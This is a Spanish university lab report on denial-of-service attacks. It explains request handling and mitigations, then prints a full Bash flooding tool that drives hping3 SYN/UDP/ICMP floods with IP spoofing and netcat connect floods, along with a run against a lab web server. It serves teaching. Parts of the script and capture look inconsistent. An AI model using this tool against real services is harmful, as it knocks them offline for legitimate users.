

Seguridad de la Información

Marzo 2025



Universidad de Deusto
Deustuko Unibertsitatea
University of Deusto

Deusto

Práctica 2

Denegación de Servicios

Miguel Acha Delicado

Índice

1	Introducción	1
1.1	¿Qué se pretende con esta práctica?	1
1.2	¿Qué es la Denegación de Servicios?	1
2	Teoría	2
2.1	¿Qué es una petición?	2
2.2	¿Cómo resuelve una petición un computador?	3
2.3	Servicios vulnerables	3
2.4	Técnicas de mitigación	5
3	Ejercicio	6
3.1	Formulación del ejercicio	6
3.2	Configuración del entorno	6
3.3	Resolución	8
3.3.1	Pasos previos	8
3.3.2	Resolución básica	8
3.3.3	SYN FLOOD	13
3.3.4	CONNECT FLOOD	16

1. Introducción

1.1. ¿Qué se pretende con esta práctica?

Mediante el desarrollo de esta práctica se pretende dar un breve repaso al **impacto de la comunicación entre computadores** a través de la red, como **gestionan estos las conexiones**, y sus **posibles amenazas** si no se configuran correctamente. Además, se verá como poder *reproducir un ataque de denegación de servicio* y sus posibles *soluciones para mitigar el daño* causado.

1.2. ¿Qué es la Denegación de Servicios?

La **Denegación de Servicios**, también llamado **DoS**, es un ataque a un computador o red de estos que causa que un recurso o servicio sea inaccesible a usuarios legítimos. Esto se consigue en parte gracias a una técnica derivada de este ataque llamado **Denegación de Servicios Distribuido, DDoS**, la forma escalada del DoS con varios computadores atacantes en vez de solo uno. El DoS, en pocas palabras, es la generación de **uno o múltiples flujos de información** hacia uno o varios puertos de un computador con la intención de **sobrecargar** estos. Cuando se sobrecargan los puertos los usuarios que quieran acceder a estos servicios no podrán hacerlo de forma normal, por lo tanto, se interrumpirá la prestación de servicios.

Los ataques DDoS son mucho más efectivos, ya que tienen la capacidad de crear muchos más flujos de información al mismo tiempo. Y a no ser que se trate de un servicio muy vulnerable a estos ataques, el DDoS es el único ataque que de verdad hace un daño significativo. Esto es por la existencia extendida de soluciones, a veces integrada en los propios sistemas por defecto, de mitigación de ataques a pequeña escala, como podría ser el caso de un ataque DoS simple.




Figura 1: DoS versus DDoS

Como se puede intuir, esto es una **amenaza a las empresas** que dependen de la *distribución de servicios a través de la red*, ya que su negocio se basa en la premisa de *poder prestar dichos servicios*. Por su facilidad de ejecución es una técnica muy utilizada por **grupos organizados**, que disponen del control de miles o millones de computadores infectados por virus informáticos mayoritariamente, para atacar la infraestructura de una empresa que por una razón u otra quieran **sabotear**.

Lo que también se puede hacer cuando la víctima bloquea una dirección IP del atacante, si es que el atacante utiliza esta en primer lugar, es impersonar otra identidad copiando IPs de otra máquina externa.

2. Teoría

2.1. ¿Qué es una petición?

Una petición en el contexto de redes informáticas es una solicitud enviada desde un cliente a un servidor para acceder a un recurso o servicio. Estas peticiones pueden realizarse mediante diferentes protocolos de comunicación, como HTTP, DNS, FTP, etc. Cada petición suele incluir información sobre el tipo de operación solicitada, enca-

bezados de protocolo y, en algunos casos, datos adicionales.

Las peticiones al mismo tiempo se caracterizan por el tipo de comunicación que tengan: Basados en conexiones persistentes mediante el uso de TCP, o de respuesta rápida usando UDP. Esta diferencia juega un rol en el tipo de sabotaje en el servicio de la víctima.

2.2. ¿Cómo resuelve una petición un computador?

Cuando un computador recibe una petición, sigue un conjunto de pasos para procesarla. Estos son los procesos, que hacen, y su impacto computacional:

Proceso	Descripción	Impacto
Recepción de la petición	Implica procesamiento en la pila de red y verificaciones de firewall	CPU
Análisis de la solicitud	Requiere parseo de datos, verificación de headers y autenticación	CPU, memoria
Búsqueda de recursos	Dependiendo del tipo de petición, Puede requerir acceso a bases de datos, discos o caché	Memoria, tiempo de respuesta
Generación de respuesta	Puede involucrar procesamiento en servidor, encriptación de datos o compresión	CPU
Envío de respuesta	Requiere un procesamiento en la capa de transporte para manejar la transmisión segura y eficiente.	Ancho de banda

Cuadro 1: Impacto computacional en el procesamiento de una petición

2.3. Servicios vulnerables

Los servicios pueden clasificarse según si requieren mantener una conexión activa o si simplemente responden con datos:

Tipo de Servicio	Ejemplos	Vulnerabilidad
Persistente	SSH, FTP, VoIP	Son altamente vulnerables debido a los límites de conexión activa, lo que permite bloqueos rápidos por agotamiento de sesiones.
Respuesta rápida	HTTP, DNS, NTP	Vulnerables a ataques de amplificación, ya que pueden responder a peticiones falsas sin requerir conexión mantenida.


Cuadro 2: Clasificación de servicios según su tipo de conexión

Aunque los ataques a servicios persistentes también se pueden efectuar creando falsas conexiones a servicios persistentes. Haciendo así que el servicio se quede esperando la respuesta del cliente, el tiempo de espera dependerá de como esté configurada la máquina de la víctima.

Así se verían representados los ataques para los diferentes servicios:

Persistente

Límite de conexiones



Amplitud




Figura 2: DDoS usando el protocolo TCP

Respuesta rápida

Amplitud




Figura 3: DDoS usando el protocolo UDP

Nota: Aunque parezca que los atacantes están actuando de forma secuencial por como se representa en el diagrama, esto está ocurriendo de forma paralela, al mismo tiempo.

2.4. Técnicas de mitigación

Para prevenir ataques DDoS, se utilizan diferentes técnicas de mitigación:

Técnica	Descripción
Filtrado de tráfico	Uso de firewalls y listas de control de acceso (ACLs) para bloquear tráfico sospechoso antes de que alcance el servidor.
Rate limiting	Restricción del número de peticiones por segundo para evitar que un solo cliente genere carga excesiva.
CDN	Distribuir el tráfico entre varios servidores para reducir el impacto de ataques.
IDS/IPS	Monitorizan el tráfico en busca de patrones sospechosos y pueden actuar automáticamente para bloquear ataques.
Servicios anti-DDoS	Plataformas como Cloudflare o Akamai pueden analizar y mitigar ataques masivos antes de que lleguen al servidor.

Cuadro 3: Técnicas de mitigación ante ataques DDoS

3. Ejercicio

3.1. Formulación del ejercicio

Crea un script en Bash para hacer ataques DoS de amplitud contra el servicio web y de límite de conexiones en el servicio ftp de la máquina víctima. Pasando como argumento al programa la dirección IP de la víctima y el puerto de conexión que queremos atacar.

3.2. Configuración del entorno

Para simular el escenario para el desarrollo de este ejercicio, utilizaremos un programa muy conocido para *virtualizar* máquinas físicas con diferentes sistemas operativos: **Virtualbox**. Aunque esta es solo una sugerencia, hay muchos programas similares. En este caso, solo tendré que virtualizar la máquina víctima, una máquina Windows Server 2000. Ya que en mi máquina principal, desde donde estoy escribiendo esto, tengo instalado ya **Bash**. En la máquina atacante también necesitaremos **hping3**, para el ataque tipo *SYN Flood*, y **netcat** para el ataque *CONNECT Flood*. Si se prefiere no instalar nada en la máquina principal, se podría virtualizar otra para este propósito.

Para la instalación de la máquina víctima, extrapolable para instalar cualquier máquina, necesitaremos iniciar Virtualbox y conseguir un archivo ISO o uno VBOX, con los cuales podremos construirla, con un archivo VBOX, o crearla, con un archivo ISO, siguiendo los pasos recomendados por el desarrollador del programa (https://www.virtualbox.org/manual/topics/Introduction.html#add_vm).

Una vez instalada la máquina víctima, y si se requiere la máquina atacante, la iniciamos (<https://www.virtualbox.org/manual/topics/Introduction.html#intro-running>). La máquina víctima tiene que estar configurada para que algún puerto esté abierto, en este caso utilizaremos los puertos 80 (http) y 21 (ftp), con servicios activos para estos. Y en la máquina atacante debe de estar instalado Bash y Wireshark.

```
local ^ [~]
)) wireshark --version
Wireshark 4.4.5.

Copyright 1998-2025 Gerald Combs <gerald@wireshark.org> and contributors.
Licensed under the terms of the GNU General Public License (version 2 or later).
This is free software; see the file named COPYING in the distribution. There is
NO WARRANTY; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Compiled (64-bit) using GCC 14.2.1 20250207, with GLib 2.82.5, with Qt 6.8.2,
with libpcap, with POSIX capabilities (Linux), with libnl 3, with zlib 1.3.1,
with zlib-ng 2.2.4, with PCRE2, with Lua 5.3.6, with GnuTLS 3.8.9 and PKCS #11
support, with Gcrypt 1.11.0, with Kerberos (MIT), with MaxMind, with nghttp2
1.64.0, with nghttp3 1.8.0, with brotli, with LZ4, with Zstandard, with Snappy,
with libxml2 2.13.6, without libsmi, with Minizip 1.3.1, with QtMultimedia, with
QtDBus, without automatic updates, with binary plugins.

Running on Linux 6.13.7-arch1-1, with 12th Gen Intel(R) Core(TM) i5-1235U (with
SSE4.2), with 15663 MB of physical memory, with GLib 2.84.0, with Qt 6.8.2, with
libpcap 1.10.5 (with TPACKET_V3), with zlib 1.3.1, with PCRE2 10.45 2025-02-05,
with c-ares 1.34.4, with GnuTLS 3.8.9, with Gcrypt 1.11.0, with nghttp2 1.65.0,
with nghttp3 1.8.0, with brotli 1.1.0, with LZ4 1.10.0, with Zstandard 1.5.7,
with LC_TYPE=en_US.UTF-8, binary plugins supported.

local ^ [~]
)) bash --version
GNU bash, version 5.2.37(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

Figura 4: Comprobación de que los programas están instalados en la máquina atacante




Figura 5: Comprobación de que la máquina víctima está corriendo sin problema

Ya está todo listo para empezar a resolver el problema.

3.3. Resolución

3.3.1. Pasos previos

Antes de nada, debemos saber la dirección IP local de la máquina víctima si queremos hacer un escaneo dirigido a esta, si no, no sabríamos donde mandar estos paquetes. Para esto, como tenemos el control de la máquina víctima podemos comprobar esta con un simple comando para comprobar que direcciones IP están asignadas a cada interfaz física o virtual en esta. En Windows tenemos que abrir la terminal de comandos de windows, el **CMD**, y escribir el comando 'ipconfig'.




Figura 6: Comprobación de la dirección IP de la víctima con un comando en dicha máquina

3.3.2. Resolución básica

Esta es la resolución del script de bash (está disponible por completo en Github https://github.com/MiguelAchaD/Cyber_security_research/blob/main/ES/p2/DoS.sh), la cual analizaremos poco a poco para ver que hace en cada una de sus secciones:

```

1  #!/bin/bash
2  function help_text {
3      echo -e "\nTool usage:\n\t./DoS.sh [OPTIONS] <Victim_IP> <Victim_port>"
4      echo -e "\nOPTIONS:"
5      echo -e "\t--max_packets <num>      - Number of packets to send (default:
        infinite) (only for CONFLOOD)"
6      echo -e "\t--type <type>          - Type of attack (SYNFLOOD, CONFLOOD) (
        default: SYNFLOOD)"
7      echo -e "\t--ip_spoof <ip>          - IP address to spoof (only for SYNFLOOD)
        "
8      echo -e "\t--protocol <type>       - Protocol to use (TCP, UDP, ICMP) (
        default: UDP) (UDP and ICMP only for SYNFLOOD)"
9      echo -e "\t--packet_size <size>    - Packet size in bytes (only for SYNFLOOD
        )"
10     echo -e "\t--interval <seconds>    - Interval between packets (only for
        SYNFLOOD)"
11     echo -e "\t--verbose                - Enable verbose mode"
12 }
13
14 if [[ $# -lt 2 ]]; then
15     echo "Victim IP or Victim Port missing..."
16     help_text
17     exit 1
18 fi

```

Primero se declara una función para mostrar los argumentos disponibles del script, y si la dirección IP de la víctima o el puerto al que se va a atacar no se declaran saltará un error. Estos son los argumentos posibles:

Argumento	Descripción	Valores
-max_packets	Máximo número de paquetes a mandar	NÚMERO [-1 - N]
-type	Tipo de ataque que hacer	(CONFLOOD, SYNFLOOD)
-ip_spoof	Dirección IP falsificada	IP
-protocol	Protocolo de red a utilizar para el ataque	(TCP, UDP, ICMP)
-packet_size	Tamaño de los paquetes que mandar	NÚMERO [-1 - N]
-interval	Intervalo de tiempo entre paquetes	NÚMERO [-1 - N]

Cuadro 4: Argumentos del script

```

19 declare -A options
20
21 valid_options=("max_packets" "type" "ip_spoof" "protocol" "packet_size" "
    interval" "verbose")
22
23 declare -A defaults=( ["protocol"]="UDP" ["packet_size"]="-1" ["interval"]="0"
    ["max_packets"]="-1" ["type"]="SYN Flood" ["ip_spoof"]="none" )
24
25 args=("$@")
26 num_args=$#
27
28 for ((i = 0; i < num_args - 2; i++)); do
29     arg="${args[i]}"
30     if [[ "$arg" == --* ]]; then
31         key="${arg#--}"
32         if [[ ! " ${valid_options[*]} " =~ " $key " ]]; then
33             echo "Error: Invalid argument \"--$key\""
34             help_text
35             exit 1
36         fi
37         if [[ "$key" == "verbose" ]]; then
38             options["verbose"]="true"
39         else
40             if [[ -n "${args[i+1]}" && "${args[i+1]}" != --* ]]; then
41                 options["$key"]="${args[i+1]}"
42                 ((i++))
43             else
44                 echo "Error: Missing value for argument --$key"
45                 exit 1
46             fi
47         fi
48     else
49         echo "Error: Invalid argument \"$arg\""
50         help_text
51         exit 1
52     fi
53 done

```

El siguiente paso es declarar los argumentos válidos, y si alguno de estos no está correctamente declarado o no se reconoce, salta un error y se muestra el texto con los argumentos disponibles.

```

54 protocol=${options["protocol"]}
55 packet_size=${options["packet_size"]}
56 max_packets=${options["max_packets"]}
57 interval=${options["interval"]}
58 verbose=${options["verbose"]}
59 type=${options["type"]}
60 ip_spoof=${options["ip_spoof"]}
61
62 echo "
63
64 |  _ _ \      /  _ _ _ |
65 | |  | |  _ _ | ( _ _
66 | |  | | / _ \ \ _ _ \
67 | |  | | ( _ ) | _ _ ) |
68 | _ _ _ / \ _ _ / _ _ _ / (by: Github ==> @MiguelAchaD)
69 "
70
71 echo -e "Starting attack on $victim_ip_argument:$victim_port_argument using
    $protocol\n\n"
72
73 if [[ "$verbose" == "true" ]]; then
74     echo "-----"
75     echo "|          CONFIGURATION          |"
76     echo "-----"
77     echo -e "|\tProtocol: $protocol\t\t|"
78     echo -e "|\tType: $type\t\t|"
79     echo -e "|\tIP Spoof: ${ip_spoof}\t\t|"
80     echo -e "|\tPacket size: $packet_size bytes\t|"
81     echo -e "|\tMax packets: ${max_packets}\t|"
82     echo -e "|\tInterval: ${interval} seconds\t|"
83     echo "-----"
84 fi
85 echo -e "\n"
86
87 read -p "Are you sure you want to continue? (y/N): " confirm
88 if [[ "$confirm" =~ ^[Yy]$ ]]; then
89     echo "Continuing execution..."
90 else
91     echo "Execution aborted."
92     exit 1
93 fi

```

Ahora que hemos limpiado y sanitizado la entrada de argumentos, procedemos a guardarlos en sus variables correspondientes, y las mostramos por pantalla para que el usuario pueda ver que tipo de ataque ha elegido. Y por último le preguntamos si quiere continuar con este.

```

94 function send_packets {
95
96     if [[ "$type" == "SYNFLOOD" ]]; then
97         local cmd="sudo hping3 --flood -p $victim_port_argument
98             $victim_ip_argument"
99
100         [[ "$protocol" == "UDP" ]] && cmd+=" --udp"
101         [[ "$protocol" == "ICMP" ]] && cmd+=" --icmp"
102         [[ "$protocol" == "TCP" ]] && cmd+=" -S"
103         [[ "$max_packets" != "-1" ]] && echo -e "Warning: Max packets is not
104             permitted when using SYNFLOOD, continuing with the attack\n"
105         [[ "$packet_size" != "-1" ]] && cmd+=" -d $packet_size"
106         [[ -n "$interval" && "$interval" != "0" ]] && echo -e "Warning:
107             Interval is not permitted when using SYNFLOOD, continuing with the
108             attack\n"
109         [[ -n "$ip_spoof" && "$ip_spoof" != "none" ]] && cmd+=" -a $ip_spoof"
110
111         eval "$cmd"
112
113     elif [[ "$type" == "CONFLOOD" ]]; then
114         [[ "$protocol" == "ICMP" || "$protocol" == "UDP" ]] && echo "Error:
115             CONFLOOD does not support ICMP or UDP, use TCP" && exit 1
116
117         count=0
118         while [[ "$max_packets" == "-1" || $count -lt $max_packets ]]; do
119             nc -v -n $victim_ip_argument $victim_port_argument &>/dev/null &
120             ((count++))
121             sleep $interval
122         done
123
124     else
125         echo "Error: Unknown attack type"
126         exit 1
127     fi
128 }
129
130 send_packets

```

Ahora viene la parte interesante. Para ejecutar los comandos se declara la función "send_packets". Esta dependiendo del tipo de ataque que se requiera construirá los comandos. Para el tipo de ataque *SYN Flood* se podrá hacer con el protocolo TCP, UDP o ICMP, y los argumentos de máximos paquetes y tamaño de paquete no se podrán utilizar. Sin embargo, cuando se utiliza *CONNECT Flood* se podrán poner estos dos que no se podían, pero ninguno otro.

Técnica	Posibles argumentos
SYN Flood	-protocol (TCP, UDP, ICMP) -ip_spoof -packet_size
CONNECT Flood	-protocol (TCP) -max_packets -interval

Cuadro 5: Argumentos posibles según las técnicas

3.3.3. SYN FLOOD

Vamos a resolver las cuestiones propuestas en el enunciado. Primero vamos a atacar el puerto 80 (http) de la máquina para ver si podemos sabotear el servicio. Para esto también iniciaremos una segunda máquina para poder hacer el *IP Spoof* y hacernos pasar por esta.

Vamos a ver cual es la dirección IP de esta segunda máquina y miraremos si el servicio de la víctima en el puerto designado funciona correctamente:




Figura 7: Comprobación de la dirección IP de la máquina intermediaria con un comando en dicha máquina




Figura 8: Comprobación del funcionamiento del servicio http antes del ataque

Ahora vamos a empezar el ataque SYN Flood con peticiones TCP sin terminar para ver que como de efectivo es, veremos si mientras esto se ejecuta el servicio es inaccesible, y comprobaremos los paquetes en Wireshark:

```

local ➤ ~/Proyectos/Cibersecurity_Research/ES/p2
)) ./DoS.sh --protocol TCP --verbose --type SYNFLOOD 192.168.1.35 80

    -----
    |  _  \      /  -----
    | |  | | ___ | (___
    | |  | | / - \___ \
    | |__| | ( ) |___) |
    |-----/ \___/-----/ (by: Github => @MiguelAchaD)

Starting attack on 192.168.1.35:80 using TCP

-----
|              CONFIGURATION              |
-----
| Protocol: TCP                           |
| Type: SYNFLOOD                          |
| IP Spoof: none                          |
| Packet size: -1 bytes                   |
| Max packets: -1 |                       |
| Interval: 0 seconds                     |
-----

Are you sure you want to continue? (y/N): y
Continuing execution...
HPING 192.168.1.35 (wlan0 192.168.1.35): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.35 hping statistic ---
14841060 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

```

Figura 9: Ejecución del script modo SYN Flood atacante

Nota: No se ha utilizado el intermediario para robar su IP, pero se puede hacer de todas formas siguiendo la lógica de los argumentos del programa, está probado.

Este es el resultado del ataque en la web y sus paquetes:




Figura 10: Intento de conexión al servicio http en el ataque

A screenshot of a Wireshark packet capture. The filter bar at the top shows 'tcp or udp or icmp or mpv6 and (ip.src == 192.168.1.35 or ip.dst == 192.168.1.35) and (ip.src == 192.168.1.172 or ip.dst == 192.168.1.172)'. The packet list shows 40 packets. The first 39 packets are TCP SYN packets from 192.168.1.35 to 192.168.1.35. The 40th packet is a TCP RST packet from 192.168.1.35 to 192.168.1.35. The packet details pane shows the 40th packet, which is a TCP RST packet with sequence number 1511 and window size 0. The packet bytes pane shows the raw data of the RST packet.

No.	Time	Source	Destination	Protocol	Length	Info
74814	0.148986456	192.168.1.35	192.168.1.35	TCP	54	14897 -> 80 [SYN] Seq=0 Win=512 Len=0
74815	0.148986880	192.168.1.35	192.168.1.35	TCP	54	14898 -> 80 [SYN] Seq=0 Win=512 Len=0
74816	0.148987008	192.168.1.35	192.168.1.35	TCP	54	14899 -> 80 [SYN] Seq=0 Win=512 Len=0
74817	0.148987280	192.168.1.35	192.168.1.35	TCP	54	14900 -> 80 [SYN] Seq=0 Win=512 Len=0
